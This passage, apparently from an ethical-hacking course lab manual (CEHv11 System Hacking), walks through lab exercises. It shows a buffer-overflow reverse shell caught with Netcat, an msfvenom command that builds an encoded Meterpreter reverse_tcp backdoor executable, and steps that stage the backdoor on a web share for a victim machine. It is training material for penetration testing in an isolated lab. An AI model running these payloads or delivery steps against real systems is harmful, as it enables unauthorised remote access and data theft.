


```
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #chmod +x shellcode.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./shellcode.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #
```

Figure 1.7.52: Executing shellcode.py script

148. Now, switch back to the **Terminal** running the Netcat command.


149. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.



```
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 48679
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

Figure 1.7.53: Shell access to the target vulnerable server

150. Now, type **whoami** and press **Enter** to display the username of the current user.



```
E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
windows10\admin

E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

Figure 1.7.54: Displaying the current username

151. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.

152. Close all the open windows and document all the acquired information.

153. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

ICON KEY

- 🗀 Valuable information
- ✎ Test your knowledge
- 💻 Web exercise
- 📖 Workbook review

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection
- BeRoot located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Privilege Escalation Tools\BeRoot**
- You can also download the latest version of BeRoot from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 35 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

TASK 1

Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

This lab demonstrates the exploitation procedure on a weakly patched Windows 10 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will escalate privileges by using the privilege escalation tool BeRoot and further exploiting client-side vulnerabilities.

Note: In this lab, we are using the **Parrot Security** (**10.10.10.13**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.

Privilege escalation tools such as BeRoot and linpostexp allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.1: Other… option during Parrot Security login

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.





Figure 2.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```


Figure 2.1.3: Running the programs as a root user

TASK 1.1

Create a Backdoor

7. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.10.13** (here, this IP is the **Parrot Security** virtual machine).


Parrot Terminal
File Edit View Search Terminal Help

```
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -
e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
┌─[root@parrot]─[~]
└──╼ #
```

Figure 2.1.4: Generating malicious exe file

8. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **Desktop**, as shown in the screenshot.



Desktop
File Edit View Go Bookmarks Help
Back
Forward
100%
Places
/
root
Desktop
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Exploit.exe
malicious_payload.-exe
README.license
Reconnaissance.-html
results.html
Test.exe

Figure 2.1.5: Malicious file successfully generated

TASK 1.2

Share Exploit File with the Target

9. Now, we need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).

10. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:


- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

11. Type **ls -la /var/www/html/ | grep share** and press **Enter**.

12. To copy the **Exploit.exe** file into the shared folder, type **cp /root/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.

13. Type **service apache2 start** and press **Enter** to start the Apache server.



```
┌─[root@parrot]─[~]
└──╼ #ls -la /var/www/html/ | grep share
drwxr-xr-x 1 www-data www-data    60 Nov  6 01:24 share
┌─[root@parrot]─[~]
└──╼ #cp /root/Desktop/Exploit.exe /var/www/html/share/
┌─[root@parrot]─[~]
└──╼ #service apache2 start
┌─[root@parrot]─[~]
└──╼ #
```

Figure 2.1.6: Copying the Exploit.exe backdoor file

TASK 1.3

